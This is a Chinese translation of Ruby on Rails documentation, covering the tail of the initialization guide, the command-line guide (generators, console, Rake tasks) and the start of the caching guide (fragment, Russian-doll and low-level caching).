- `action_view.set_configs`：根据 `config.action_view` 设置 Action View，把指定的方法名做为赋值方法发送给 `ActionView::Base`，并传入指定的值。
- `action_controller.logger`：如果还未创建，把 `ActionController::Base.logger` 设为 `Rails.logger`。
- `action_controller.initialize_framework_caches`：如果还未创建，把 `ActionController::Base.cache_store` 设为 `Rails.cache`。
- `action_controller.set_configs`：根据 `config.action_controller` 设置 Action Controller，把指定的方法名作为赋值方法发送给 `ActionController::Base`，并传入指定的值。
- `action_controller.compile_config_methods`：初始化指定的设置方法，以便快速访问。
- `active_record.initialize_timezone`：把 `ActiveRecord::Base.time_zone_aware_attributes` 设为 `true`，并把 `ActiveRecord::Base.default_timezone` 设为 UTC。从数据库中读取数据时，转换成 `Time.zone` 中指定的时区。
- `active_record.logger`：如果还未创建，把 `ActiveRecord::Base.logger` 设为 `Rails.logger`。
- `active_record.set_configs`：根据 `config.active_record` 设置 Active Record，把指定的方法名作为赋值方法传给 `ActiveRecord::Base`，并传入指定的值。

- `active_record.initialize_database`：从 `config/database.yml` 中加载数据库设置信息，并为当前环境建立数据库连接。
- `active_record.log_runtime`：引入 `ActiveRecord::Railties::ControllerRuntime`，这个模块负责把 Active Record 查询花费的时间写入日志。
- `active_record.set_dispatch_hooks`：如果 `config.cache_classes` 为 `false`，重置所有可重新加载的数据库连接。
- `action_mailer.logger`：如果还未创建，把 `ActionMailer::Base.logger` 设为 `Rails.logger`。
- `action_mailer.set_configs`：根据 `config.action_mailer` 设置 Action Mailer，把指定的方法名作为赋值方法发送给 `ActionMailer::Base`，并传入指定的值。
- `action_mailer.compile_config_methods`：初始化指定的设置方法，以便快速访问。
- `set_load_path`：在 `bootstrap_hook` 之前运行。把 `vendor` 文件夹、`lib` 文件夹、`app` 文件夹中的所有子文件夹，以及 `config.load_paths` 中指定的路径加入 `$LOAD_PATH`。
- `set_autoload_paths`：在 `bootstrap_hook` 之前运行。把 `app` 文件夹中的所有子文件夹，以及 `config.autoload_paths` 指定的路径加入 `ActiveSupport::Dependencies.autoload_paths`。
- `add_routing_paths`：加载所有 `config/routes.rb` 文件（程序中的，Railtie 中的，以及引擎中的），并创建程序的路由。
- `add_locales`：把 `config/locales` 文件夹中的所有文件（程序中的，Railties 中的，以及引擎中的）加入 `I18n.load_path`，让这些文件中的翻译可用。
- `add_view_paths`：把程序、Railtie 和引擎中的 `app/views` 文件夹加入视图文件查找路径。
- `load_environment_config`：加载 `config/environments` 文件夹中当前环境对应的设置文件。
- `append_asset_paths`：查找程序的静态资源文件路径，Railtie 中的静态资源文件路径，以及 `config.static_asset_paths` 中可用的文件夹。
- `prepend_helpers_path`：把程序、Railtie、引擎中的 `app/helpers` 文件夹加入帮助文件查找路径。
- `load_config_initializers`：加载程序、Railtie、引擎中 `config/initializers` 文件夹里所有的 Ruby 文件。这些文件可在框架加载后做设置。

- `engines_blank_point`：在初始化过程加入一个时间点，以防加载引擎之前要做什么处理。在这一点之后，会运行所有 Railtie 和引擎的初始化脚本。
- `add_generator_templates`：在程序、Railtie、引擎的 `lib/templates` 文件夹中查找生成器使用的模板，并把这些模板添加到 `config.generators.templates`，让所有生成器都能使用。
- `ensure_autoload_once_paths_as_subset`：确保 `config.autoload_once_paths` 只包含 `config.autoload_paths` 中的路径。如果包含其他路径，会抛出异常。
- `add_to_prepare_blocks`：把程序、Railtie、引擎中的 `config.to_prepare` 加入 Action Dispatch 的 `to_prepare` 回调中，这些回调在开发环境中每次请求都会运行，但在生产环境中只在首次请求前运行。
- `add_builtin_route`：如果程序运行在开发环境中，这个初始化脚本会把 `rails/info/properties` 添加到程序的路由中。这个路由对应的页面显示了程序的详细信息，例如 Rails 和 Ruby 版本。
- `build_middleware_stack`：构建程序的中间件列表，返回一个对象，可响应 `call` 方法，参数为 Rack 请求的环境对象。
- `eager_load!`：如果 `config.eager_load` 为 `true`，运行 `config.before_eager_load` 钩子，然后调用 `eager_load!`，加载所有 `config.eager_load_namespaces` 中的命名空间。
- `finisher_hook`：为程序初始化完成点提供一个钩子，还会运行程序、Railtie、引擎中的所有 `config.after_initialize` 代码块。
- `set_routes_reloader`：设置 Action Dispatch 使用 `ActionDispatch::Callbacks.to_prepare` 重新加载路由文件。
- `disable_dependency_loading`：如果 `config.eager_load` 为 `true`，禁止自动加载依赖件。

# 7 数据库连接池

Active Record 数据库连接由 `ActiveRecord::ConnectionAdapters::ConnectionPool` 管理，确保一个连接池的线程量限制在有限的数据库连接数之内。这个限制量默认为 5，但可以在文件 `database.yml` 中设置。

```
development:
  adapter: sqlite3
  database: db/development.sqlite3
  pool: 5
  timeout: 5000
```

因为连接池在 Active Record 内部处理，因此程序服务器（Thin，mongrel，Unicorn 等）要表现一致。一开始数据库连接池是空的，然后按需创建更多的链接，直到达到连接池数量限制为止。

任何一个请求在初次需要连接数据库时都要检查连接，请求处理完成后还会再次检查，确保后续连接可使用这个连接池。

如果尝试使用比可用限制更多的连接，Active Record 会阻塞连接，等待连接池分配新的连接。如果无法获得连接，会抛出如下所示的异常。

```
ActiveRecord::ConnectionTimeoutError - could not obtain a database connection within 5 se
```

如果看到以上异常，可能需要增加连接池限制数量，方法是修改 `database.yml` 文件中的 `pool` 选项。

如果在多线程环境中运行程序，有可能多个线程同时使用多个连接。所以，如果程序的请求量很大，有可能出现多个线程抢用有限的连接。

# 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Rails 命令行

读完本文，你将学到：

- 如何新建 Rails 程序；
- 如何生成模型、控制器、数据库迁移和单元测试；
- 如何启动开发服务器；
- 如果在交互 shell 中测试对象；
- 如何分析、评测程序；

## Chapters



阅读本文前要具备一些 Rails 基础知识，可以阅读“Rails 入门”一文。

## 1 命令行基础

有些命令在 Rails 开发过程中经常会用到，下面按照使用频率倒序列出：

- `rails console`
- `rails server`
- `rake`
- `rails generate`
- `rails dbconsole`
- `rails new app_name`

这些命令都可指定 `-h` 或 `--help` 选项显示具体用法。

下面我们来新建一个 Rails 程序，介绍各命令的用法。

### 1.1 `rails new`

安装 Rails 后首先要做的就是使用 `rails new` 命令新建 Rails 程序。

如果还没安装 Rails ，可以执行 `gem install rails` 命令安装。

```
$ rails new commandsapp
     create
     create  README.rdoc
     create  Rakefile
     create  config.ru
     create  .gitignore
     create  Gemfile
     create  app
     ...
     create  tmp/cache
     ...
        run  bundle install
```

这个简单的命令会生成很多文件，组成一个完整的 Rails 程序，直接就可运行。

### 1.2 `rails server`

`rails server` 命令会启动 Ruby 内建的小型服务器 WEBrick。要想在浏览器中访问程序，就要执行这个命令。

无需其他操作，执行 `rails server` 命令后就能运行刚创建的 Rails 程序：

```
$ cd commandsapp
$ rails server
=> Booting WEBrick
=> Rails 4.2.0 application starting in development on http://0.0.0.0:3000
=> Call with -d to detach
=> Ctrl-C to shutdown server
[2013-08-07 02:00:01] INFO  WEBrick 1.3.1
[2013-08-07 02:00:01] INFO  ruby 2.0.0 (2013-06-27) [x86_64-darwin11.2.0]
[2013-08-07 02:00:01] INFO  WEBrick::HTTPServer#start: pid=69680 port=3000
```

只执行了三个命令，我们就启动了一个 Rails 服务器，监听端口 3000。打开浏览器，访问 http://localhost:3000，会看到一个简单的 Rails 程序。

启动服务器的命令还可使用别名“s”：`rails s`。

如果想让服务器监听其他端口，可通过 `-p` 选项指定。所处的环境可由 `-e` 选项指定。

```
$ rails server -e production -p 4000
```

`-b` 选项把 Rails 绑定到指定的 IP，默认 IP 是 0.0.0.0。指定 `-d` 选项后，服务器会以守护进程的形式运行。

### 1.3 `rails generate`

`rails generate` 使用模板生成很多东西。单独执行 `rails generate` 命令，会列出可用的生成器：

还可使用别名“g”执行生成器命令：`rails g`。

```
$ rails generate
Usage: rails generate GENERATOR [args] [options]

...
...

Please choose a generator below.

Rails:
  assets
  controller
  generator
  ...
  ...
```

使用其他生成器 gem 可以安装更多的生成器，或者使用插件中提供的生成器，甚至还可以自己编写生成器。

使用生成器可以节省大量编写程序骨架的时间。

下面我们使用控制器生成器生成控制器。但应该使用哪个命令呢？我们问一下生成器：

所有的 Rails 命令都有帮助信息。和其他 *nix 命令一样，可以在命令后加上 `--help` 或 `-h` 选项，例如 `rails server --help`。

```
$ rails generate controller
Usage: rails generate controller NAME [action action] [options]

...
...

Description:
    ...

    To create a controller within a module, specify the controller name as a
    path like 'parent_module/controller_name'.

    ...

Example:
    `rails generate controller CreditCard open debit credit close`

    Credit card controller with URLs like /credit_card/debit.
        Controller: app/controllers/credit_card_controller.rb
        Test:       test/controllers/credit_card_controller_test.rb
        Views:      app/views/credit_card/debit.html.erb [...]
        Helper:     app/helpers/credit_card_helper.rb
```

控制器生成器接受的参数形式是 `generate controller ControllerName action1 action2`。下面我们来生成 `Greetings` 控制器，包含一个动作 `hello`，跟读者打个招呼。

```
$ rails generate controller Greetings hello
     create  app/controllers/greetings_controller.rb
      route  get "greetings/hello"
     invoke  erb
     create    app/views/greetings
     create    app/views/greetings/hello.html.erb
     invoke  test_unit
     create    test/controllers/greetings_controller_test.rb
     invoke  helper
     create    app/helpers/greetings_helper.rb
     invoke    test_unit
     create      test/helpers/greetings_helper_test.rb
     invoke  assets
     invoke    coffee
     create      app/assets/javascripts/greetings.js.coffee
     invoke    scss
     create      app/assets/stylesheets/greetings.css.scss
```

这个命令生成了什么呢？在程序中创建了一堆文件夹，还有控制器文件、视图文件、功能测试文件、视图帮助方法文件、JavaScript 文件盒样式表文件。

打开控制器文件（`app/controllers/greetings_controller.rb`），做些改动：

```
class GreetingsController < ApplicationController
  def hello
    @message = "Hello, how are you today?"
  end
end
```

然后修改视图文件（`app/views/greetings/hello.html.erb`），显示消息：

```
<h1>A Greeting for You!</h1>
<p><%= @message %></p>
```

执行 `rails server` 命令启动服务器：

```
$ rails server
=> Booting WEBrick...
```

要查看的地址是 http://localhost:3000/greetings/hello。

在常规的 Rails 程序中，URL 的格式是 http://(host)/(controller)/(action)，访问 http://(host)/(controller) 会进入控制器的 `index` 动作。

Rails 也为数据模型提供了生成器。

```
$ rails generate model
Usage:
  rails generate model NAME [field[:type][:index] field[:type][:index]] [options]

...

Active Record options:
      [--migration]            # Indicates when to generate migration
                               # Default: true

...

Description:
    Create rails files for model generator.
```

全部可用的字段类型，请查看 `TableDefinition#column` 方法的文档。

不过我们暂且不单独生成模型（后文再生成），先使用脚手架。Rails 中的脚手架会生成资源所需的全部文件，包括：模型，模型所用的迁移，处理模型的控制器，查看数据的视图，以及测试组件。

我们要创建一个名为“HighScore”的资源，记录视频游戏的最高得分。

```
$ rails generate scaffold HighScore game:string score:integer
    invoke  active_record
    create    db/migrate/20130717151933_create_high_scores.rb
    create    app/models/high_score.rb
    invoke    test_unit
    create      test/models/high_score_test.rb
    create      test/fixtures/high_scores.yml
    invoke  resource_route
     route    resources :high_scores
    invoke  scaffold_controller
    create    app/controllers/high_scores_controller.rb
    invoke    erb
    create      app/views/high_scores
    create      app/views/high_scores/index.html.erb
    create      app/views/high_scores/edit.html.erb
    create      app/views/high_scores/show.html.erb
    create      app/views/high_scores/new.html.erb
    create      app/views/high_scores/_form.html.erb
    invoke    test_unit
    create      test/controllers/high_scores_controller_test.rb
    invoke    helper
    create      app/helpers/high_scores_helper.rb
    invoke      test_unit
    create        test/helpers/high_scores_helper_test.rb
    invoke    jbuilder
    create      app/views/high_scores/index.json.jbuilder
    create      app/views/high_scores/show.json.jbuilder
    invoke  assets
    invoke    coffee
    create      app/assets/javascripts/high_scores.js.coffee
    invoke    scss
    create      app/assets/stylesheets/high_scores.css.scss
    invoke  scss
   identical    app/assets/stylesheets/scaffolds.css.scss
```

这个生成器检测到以下各组件对应的文件夹已经存储在：模型，控制器，帮助方法，布局，功能测试，单元测试，样式表。然后创建“HighScore”资源的视图、控制器、模型和迁移文件（用来创建 `high_scores` 数据表和字段），并设置好路由，以及测试等。

我们要运行迁移，执行文件 `20130717151933_create_high_scores.rb` 中的代码，这才能修改数据库的模式。那么要修改哪个数据库呢？执行 `rake db:migrate` 命令后会生成 SQLite3 数据库。稍后再详细介绍 Rake。

```
$ rake db:migrate
==  CreateHighScores: migrating ===============================================
-- create_table(:high_scores)
   -> 0.0017s
==  CreateHighScores: migrated (0.0019s) ======================================
```

介绍一下单元测试。单元测试是用来测试代码、做断定的代码。在单元测试中，我们只关注代码的一部分，例如模型中的一个方法，测试其输入和输出。单元测试是你的好伙伴，你逐渐会意识到，单元测试的程度越高，生活的质量才能提上来。真的。稍后我们会编写一个单元测试。

我们来看一下 Rails 创建的界面。

```
$ rails server
```

打开浏览器，访问 http://localhost:3000/high_scores，现在可以创建新的最高得分了（太空入侵者得了 55,160 分）。

## 1.4 `rails console`

执行 `console` 命令后，可以在命令行中和 Rails 程序交互。`rails` console` 使用的是 IRB，所以如果你用过 IRB 的话，操作起来很顺手。在终端里可以快速测试想法，或者修改服务器端的数据，而无需在网站中操作。

这个命令还可以使用别名“c”：`rails c`。

执行 `console` 命令时可以指定终端在哪个环境中打开：

```
$ rails console staging
```

如果你想测试一些代码，但不想改变存储的数据，可以执行 `rails console --sandbox`。

```
$ rails console --sandbox
Loading development environment in sandbox (Rails 4.2.0)
Any modifications you make will be rolled back on exit
irb(main):001:0>
```

## 1.5 `rails dbconsole`

`rails dbconsole` 能检测到你正在使用的数据库类型（还能理解传入的命令行参数），然后进入该数据库的命令行界面。该命令支持 MySQL，PostgreSQL，SQLite 和 SQLite3。

这个命令还可使用别名“db”：`rails db`。

## 1.6 `rails runner`

`runner` 可以以非交互的方式在 Rails 中运行 Ruby 代码。例如：

```
$ rails runner "Model.long_running_method"
```

这个命令还可使用别名“r”：`rails r`。

可使用 `-e` 选项指定 `runner` 命令在哪个环境中运行。

```
$ rails runner -e staging "Model.long_running_method"
```

## 1.7 `rails destroy`

`destroy` 可以理解成 `generate` 的逆操作，能识别生成了什么，然后将其删除。

这个命令还可使用别名“d”：`rails d`。

```
$ rails generate model Oops
      invoke  active_record
      create    db/migrate/20120528062523_create_oops.rb
      create    app/models/oops.rb
      invoke    test_unit
      create      test/models/oops_test.rb
      create      test/fixtures/oops.yml
```

```
$ rails destroy model Oops
      invoke  active_record
      remove    db/migrate/20120528062523_create_oops.rb
      remove    app/models/oops.rb
      invoke    test_unit
      remove      test/models/oops_test.rb
      remove      test/fixtures/oops.yml
```

# 2 Rake

Rake 是 Ruby 领域的 Make，是个独立的 Ruby 工具，目的是代替 Unix 中的 make。Rake 根据 `Rakefile` 和 `.rake` 文件构建任务。Rails 使用 Rake 实现常见的管理任务，尤其是较为复杂的任务。

执行 `rake -- tasks` 命令可以列出所有可用的 Rake 任务，具体的任务根据所在文件夹会有所不同。每个任务都有描述信息，帮助你找到所需的命令。

要想查看执行 Rake 任务时的完整调用栈，可以在命令中使用 `--trace` 选项，例如 `rake db:create --trace`。

```
$ rake --tasks
rake about              # List versions of all Rails frameworks and the environment
rake assets:clean       # Remove compiled assets
rake assets:precompile  # Compile all the assets named in config.assets.precompile
rake db:create          # Create the database from config/database.yml for the current Ra
...
rake log:clear          # Truncates all *.log files in log/ to zero bytes (specify which
rake middleware         # Prints out your Rack middleware stack
...
rake tmp:clear          # Clear session, cache, and socket files from tmp/ (narrow w/ tmp
rake tmp:create         # Creates tmp directories for sessions, cache, sockets, and pids
```

还可以执行 `rake -T` 查看所有任务。

## 2.1 `about`

`rake about` 任务输出以下信息：Ruby、RubyGems、Rails 的版本号，Rails 使用的组件，程序所在的文件夹，Rails 当前所处的环境名，程序使用的数据库适配器，数据库模式版本号。如果想向他人需求帮助，检查安全补丁是否影响程序，或者需要查看现有 Rails 程序的信息，可以使用这个任务。

```
$ rake about
About your application's environment
Ruby version              1.9.3 (x86_64-linux)
RubyGems version          1.3.6
Rack version              1.3
Rails version             4.2.0
JavaScript Runtime        Node.js (V8)
Active Record version     4.2.0
Action Pack version       4.2.0
Action View version       4.2.0
Action Mailer version     4.2.0
Active Support version    4.2.0
Middleware                Rack::Sendfile, ActionDispatch::Static, Rack::Lock, #<ActiveSup
Application root          /home/foobar/commandsapp
Environment               development
Database adapter          sqlite3
Database schema version   20110805173523
```

## 2.2 `assets`

`rake assets:precompile` 任务会预编译 `app/assets` 文件夹中的静态资源文件。`rake assets:clean` 任务会把编译好的静态资源文件删除。

## 2.3 `db`

Rake 命名空间 `db:` 中最常用的任务是 `migrate` 和 `create`，这两个任务会尝试运行所有迁移相关的 Rake 任务（`up`，`down`，`redo`，`reset`）。`rake db:version` 在排查问题时很有用，会输出数据库的当前版本。

关于数据库迁移的更多介绍，参阅“Active Record 数据库迁移”一文。

## 2.4 `doc`

`doc:` 命名空间中的任务可以生成程序的文档，Rails API 文档和 Rails 指南。生成的文档可以随意分割，减少程序的大小，适合在嵌入式平台使用。

- `rake doc:app` 在 `doc/app` 文件夹中生成程序的文档；
- `rake doc:guides` 在 `doc/guides` 文件夹中生成 Rails 指南；
- `rake doc:rails` 在 `doc/api` 文件夹中生成 Rails API 文档；

## 2.5 `notes`

`rake notes` 会搜索整个程序，寻找以 FIXME、OPTIMIZE 或 TODO 开头的注释。搜索的文件包括
`.builder`，`.rb`，`.erb`，`.haml`，`.slim`，`.css`，`.scss`，`.js`，`.coffee`，`.rake`，`.sass` 和 `.less`。搜索的内容包括默认注解和自定义注解。

```
$ rake notes
(in /home/foobar/commandsapp)
app/controllers/admin/users_controller.rb:
  * [ 20] [TODO] any other way to do this?
  * [132] [FIXME] high priority for next deploy

app/models/school.rb:
  * [ 13] [OPTIMIZE] refactor this code to make it faster
  * [ 17] [FIXME]
```

如果想查找特定的注解，例如 FIXME，可以执行 `rake notes:fixme` 任务。注意，在命令中注解的名字要使用小写形式。

```
$ rake notes:fixme
(in /home/foobar/commandsapp)
app/controllers/admin/users_controller.rb:
  * [132] high priority for next deploy

app/models/school.rb:
  * [ 17]
```

在代码中可以使用自定义的注解，然后执行 `rake notes:custom` 任务，并使用 `ANNOTATION` 环境变量指定要查找的注解。

```
$ rake notes:custom ANNOTATION=BUG
(in /home/foobar/commandsapp)
app/models/post.rb:
  * [ 23] Have to fix this one before pushing!
```

注意，不管查找的是默认的注解还是自定义的直接，注解名（例如 FIXME，BUG 等）不会在输出结果中显示。

默认情况下，`rake notes` 会搜索 `app`、`config`、`lib`、`bin` 和 `test` 这几个文件夹中的文件。如果想在其他的文件夹中查找，可以使用 `SOURCE_ANNOTATION_DIRECTORIES` 环境变量指定一个以逗号分隔的列表。

```
$ export SOURCE_ANNOTATION_DIRECTORIES='spec,vendor'
$ rake notes
(in /home/foobar/commandsapp)
app/models/user.rb:
  * [ 35] [FIXME] User should have a subscription at this point
spec/models/user_spec.rb:
  * [122] [TODO] Verify the user that has a subscription works
```

### 2.6 `routes`

`rake routes` 会列出程序中定义的所有路由，可为解决路由问题提供帮助，还可以让你对程序中的所有 URL 有个整体了解。

### 2.7 `test`

Rails 中的单元测试详情，参见“Rails 程序测试指南”一文。

Rails 提供了一个名为 Minitest 的测试组件。Rails 的稳定性也由测试决定。`test:` 命名空间中的任务可用于运行各种测试。

## 2.8 `tmp`

`Rails.root/tmp` 文件夹和 *nix 中的 `/tmp` 作用相同，用来存放临时文件，例如会话（如果使用文件存储会话）、PID 文件和缓存文件等。

`tmp:` 命名空间中的任务可以清理或创建 `Rails.root/tmp` 文件夹：

- `rake tmp:cache:clear` 清理 `tmp/cache` 文件夹；
- `rake tmp:sessions:clear` 清理 `tmp/sessions` 文件夹；
- `rake tmp:sockets:clear` 清理 `tmp/sockets` 文件夹；
- `rake tmp:clear` 清理以上三个文件夹；
- `rake tmp:create` 创建会话、缓存、套接字和 PID 所需的临时文件夹；

## 2.9 其他任务

- `rake stats` 用来统计代码状况，显示千行代码数和测试比例等；
- `rake secret` 会生成一个伪随机字符串，作为会话的密钥；
- `rake time:zones:all` 列出 Rails 能理解的所有时区；

## 2.10 编写 Rake 任务

自己编写的 Rake 任务保存在 `Rails.root/lib/tasks` 文件夹中，文件的扩展名是 `.rake`。执行 `bin/rails generate task` 命令会生成一个新的自定义任务文件。

```
desc "I am short, but comprehensive description for my cool task"
task task_name: [:prerequisite_task, :another_task_we_depend_on] do
  # All your magic here
  # Any valid Ruby code is allowed
end
```

向自定义的任务中传入参数的方式如下：

```
task :task_name, [:arg_1] => [:pre_1, :pre_2] do |t, args|
  # You can use args from here
end
```

任务可以分组，放入命名空间：

```
namespace :db do
  desc "This task does nothing"
  task :nothing do
    # Seriously, nothing
  end
end
```

执行任务的方法如下：

```
rake task_name
rake "task_name[value 1]" # entire argument string should be quoted
rake db:nothing
```

如果在任务中要和程序的模型交互，例如查询数据库等，可以使用 `environment` 任务，加载程序代码。

# 3 Rails 命令行高级用法

Rails 命令行的高级用法就是找到实用的参数，满足特定需求或者工作流程。下面是一些常用的高级命令。

## 3.1 新建程序时指定数据库和源码管理系统

新建程序时，可设置一些选项指定使用哪种数据库和源码管理系统。这么做可以节省一点时间，减少敲击键盘的次数。

我们来看一下 `--git` 和 `--database=postgresql` 选项有什么作用：

```
$ mkdir gitapp
$ cd gitapp
$ git init
Initialized empty Git repository in .git/
$ rails new . --git --database=postgresql
      exists
      create  app/controllers
      create  app/helpers
...
...
      create  tmp/cache
      create  tmp/pids
      create  Rakefile
add 'Rakefile'
      create  README.rdoc
add 'README.rdoc'
      create  app/controllers/application_controller.rb
add 'app/controllers/application_controller.rb'
      create  app/helpers/application_helper.rb
...
      create  log/test.log
add 'log/test.log'
```

上面的命令先新建一个 `gitapp` 文件夹，初始化一个空的 git 仓库，然后再把 Rails 生成的文件加入仓库。再来看一下在数据库设置文件中添加了什么：

```
$ cat config/database.yml
# PostgreSQL. Versions 8.2 and up are supported.
#
# Install the pg driver:
#   gem install pg
# On OS X with Homebrew:
#   gem install pg -- --with-pg-config=/usr/local/bin/pg_config
# On OS X with MacPorts:
#   gem install pg -- --with-pg-config=/opt/local/lib/postgresql84/bin/pg_config
# On Windows:
#   gem install pg
#       Choose the win32 build.
#       Install PostgreSQL and put its /bin directory on your path.
#
# Configure Using Gemfile
# gem 'pg'
#
development:
  adapter: postgresql
  encoding: unicode
  database: gitapp_development
  pool: 5
  username: gitapp
  password:
...
...
```

这个命令还根据我们选择的 PostgreSQL 数据库在 `database.yml` 中添加了一些设置。

指定源码管理系统选项时唯一的不便是，要先新建程序的文件夹，再初始化源码管理系统，然后才能执行 `rails new` 命令生成程序骨架。

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Rails 缓存简介

本文要教你如果避免频繁查询数据库，在最短的时间内把真正需要的内容返回给客户端。

读完本文，你将学到：

- 页面和动作缓存（在 Rails 4 中被提取成单独的 gem）；
- 片段缓存；
- 存储缓存的方法；
- Rails 对条件 GET 请求的支持；

## Chapters



## 1 缓存基础

本节介绍三种缓存技术：页面，动作和片段。Rails 默认支持片段缓存。如果想使用页面缓存和动作缓存，要在 `Gemfile` 中加入 `actionpack-page_caching` 和 `actionpack-action_caching`。

在开发环境中若想使用缓存，要把 `config.action_controller.perform_caching` 选项设为 `true`。这个选项一般都在各环境的设置文件（`config/environments/*.rb`）中设置，在开发环境和测试环境默认是禁用的，在生产环境中默认是开启的。

```
config.action_controller.perform_caching = true
```

### 1.1 页面缓存

页面缓存机制允许网页服务器（Apache 或 Nginx 等）直接处理请求，不经 Rails 处理。这么做显然速度超快，但并不适用于所有情况（例如需要身份认证的页面）。服务器直接从文件系统上伺服文件，所以缓存过期是一个很棘手的问题。

Rails 4 删除了对页面缓存的支持，如想使用就得安装 actionpack-page_caching gem。最新推荐的缓存方法参见 DHH 对键基缓存过期的介绍。

### 1.2 动作缓存

如果动作上有前置过滤器就不能使用页面缓存，例如需要身份认证的页面，这时需要使用动作缓存。动作缓存和页面缓存的工作方式差不多，但请求还是会经由 Rails 处理，所以在伺服缓存之前会执行前置过滤器。使用动作缓存可以执行身份认证等限制，然后再从缓存中取出结果返回客户端。

Rails 4 删除了对动作缓存的支持，如想使用就得安装 actionpack-action_caching gem。最新推荐的缓存方法参见 DHH 对键基缓存过期的介绍。

### 1.3 片段缓存

如果能缓存整个页面或动作的内容，再伺服给客户端，这个世界就完美了。但是，动态网页程序的页面一般都由很多部分组成，使用的缓存机制也不尽相同。在动态生成的页面中，不同的内容要使用不同的缓存方式和过期日期。为此，Rails 提供了一种缓存机制叫做“片段缓存”。

片段缓存把视图逻辑的一部分打包放在 `cache` 块中，后续请求都会从缓存中伺服这部分内容。

例如，如果想实时显示网站的订单，而且不想缓存这部分内容，但想缓存显示所有可选商品的部分，就可以使用下面这段代码：

```
<% Order.find_recent.each do |o| %>
  <%= o.buyer.name %> bought <%= o.product.name %>
<% end %>

<% cache do %>
  All available products:
  <% Product.all.each do |p| %>
    <%= link_to p.name, product_url(p) %>
  <% end %>
<% end %>
```

上述代码中的 `cache` 块会绑定到调用它的动作上，输出到动作缓存的所在位置。因此，如果要在动作中使用多个片段缓存，就要使用 `action_suffix` 为 `cache` 块指定前缀：

```
<% cache(action: 'recent', action_suffix: 'all_products') do %>
  All available products:
```

`expire_fragment` 方法可以把缓存设为过期，例如：

```
expire_fragment(controller: 'products', action: 'recent', action_suffix: 'all_products')
```

如果不想把缓存绑定到调用它的动作上，调用 `cahce` 方法时可以使用全局片段名：

```
<% cache('all_available_products') do %>
  All available products:
<% end %>
```

在 `ProductsController` 的所有动作中都可以使用片段名调用这个片段缓存，而且过期的设置方式不变：

```
expire_fragment('all_available_products')
```

如果不想手动设置片段缓存过期，而想每次更新商品后自动过期，可以定义一个帮助方法：

```
module ProductsHelper
  def cache_key_for_products
    count          = Product.count
    max_updated_at = Product.maximum(:updated_at).try(:utc).try(:to_s, :number)
    "products/all-#{count}-#{max_updated_at}"
  end
end
```

这个方法生成一个缓存键，用于所有商品的缓存。在视图中可以这么做：

```
<% cache(cache_key_for_products) do %>
  All available products:
<% end %>
```

如果想在满足某个条件时缓存片段，可以使用 `cache_if` 或 `cache_unless` 方法：

```
<% cache_if (condition, cache_key_for_products) do %>
  All available products:
<% end %>
```

缓存的键名还可使用 Active Record 模型：

```
<% Product.all.each do |p| %>
  <% cache(p) do %>
    <%= link_to p.name, product_url(p) %>
  <% end %>
<% end %>
```

Rails 会在模型上调用 `cache_key` 方法，返回一个字符串，例如 `products/23-20130109142513`。键名中包含模型名，ID 以及 `updated_at` 字段的时间戳。所以更新商品后会自动生成一个新片段缓存，因为键名变了。

上述两种缓存机制还可以结合在一起使用，这叫做“俄罗斯套娃缓存”（Russian Doll Caching）：

```
<% cache(cache_key_for_products) do %>
  All available products:
  <% Product.all.each do |p| %>
    <% cache(p) do %>
      <%= link_to p.name, product_url(p) %>
    <% end %>
  <% end %>
<% end %>
```

之所以叫“俄罗斯套娃缓存”，是因为嵌套了多个片段缓存。这种缓存的优点是，更新单个商品后，重新生成外层片段缓存时可以继续使用内层片段缓存。

## 1.4 底层缓存

有时不想缓存视图片段，只想缓存特定的值或者查询结果。Rails 中的缓存机制可以存储各种信息。

实现底层缓存最有效地方式是使用 `Rails.cache.fetch` 方法。这个方法既可以从缓存中读取数据，也可以把数据写入缓存。传入单个参数时，读取指定键对应的值。传入代码块时，会把代码块的计算结果存入缓存的指定键中，然后返回计算结果。

以下面的代码为例。程序中有个 `Product` 模型，其中定义了一个实例方法，用来查询竞争对手网站上的商品价格。这个方法的返回结果最好使用底层缓存：

```
class Product < ActiveRecord::Base
  def competing_price
    Rails.cache.fetch("#{cache_key}/competing_price", expires_in: 12.hours) do
      Competitor::API.find_price(id)
    end
  end
end
```

注意，在这个例子中使用了 `cache_key` 方法，所以得到的缓存键名是这种形式：`products/233-20140225082222765838000/competing_price`。`cache_key` 方法根据模型的 `id` 和 `updated_at` 属性生成键名。这是最常见的做法，因为商品更新后，缓存就失效了。一般情况下，使用底层缓存保存实例的相关信息时，都要生成缓存键。

## 1.5 SQL 缓存

查询缓存是 Rails 的一个特性，把每次查询的结果缓存起来，如果在同一次请求中遇到相同的查询，直接从缓存中读取结果，不用再次查询数据库。

例如：

```
class ProductsController < ApplicationController

  def index
    # Run a find query
    @products = Product.all

    ...

    # Run the same query again
    @products = Product.all
  end

end
```

# 2 缓存的存储方式

Rails 为动作缓存和片段缓存提供了不同的存储方式。

页面缓存全部存储在硬盘中。

## 2.1 设置

程序默认使用的缓存存储方式可以在文件 `config/application.rb` 的 `Application` 类中或者环境设置文件（`config/environments/*.rb`）的 `Application.configure` 代码块中调用 `config.cache_store=` 方法设置。该方法的第一个参数是存储方式，后续参数都是传给对应存储方式构造器的参数。

```
config.cache_store = :memory_store
```

在设置代码块外部可以调用 `ActionController::Base.cache_store` 方法设置存储方式。

缓存中的数据通过 `Rails.cache` 方法获取。

## 2.2 ActiveSupport::Cache::Store

这个类提供了在 Rails 中和缓存交互的基本方法。这是个抽象类，不能直接使用，应该使用针对各存储引擎的具体实现。Rails 实现了几种存储方式，介绍参见后几节。

和缓存交互常用的方法有：`read`，`write`，`delete`，`exist?`，`fetch`。`fetch` 方法接受一个代码块，如果缓存中有对应的数据，将其返回；否则，执行代码块，把结果写入缓存。

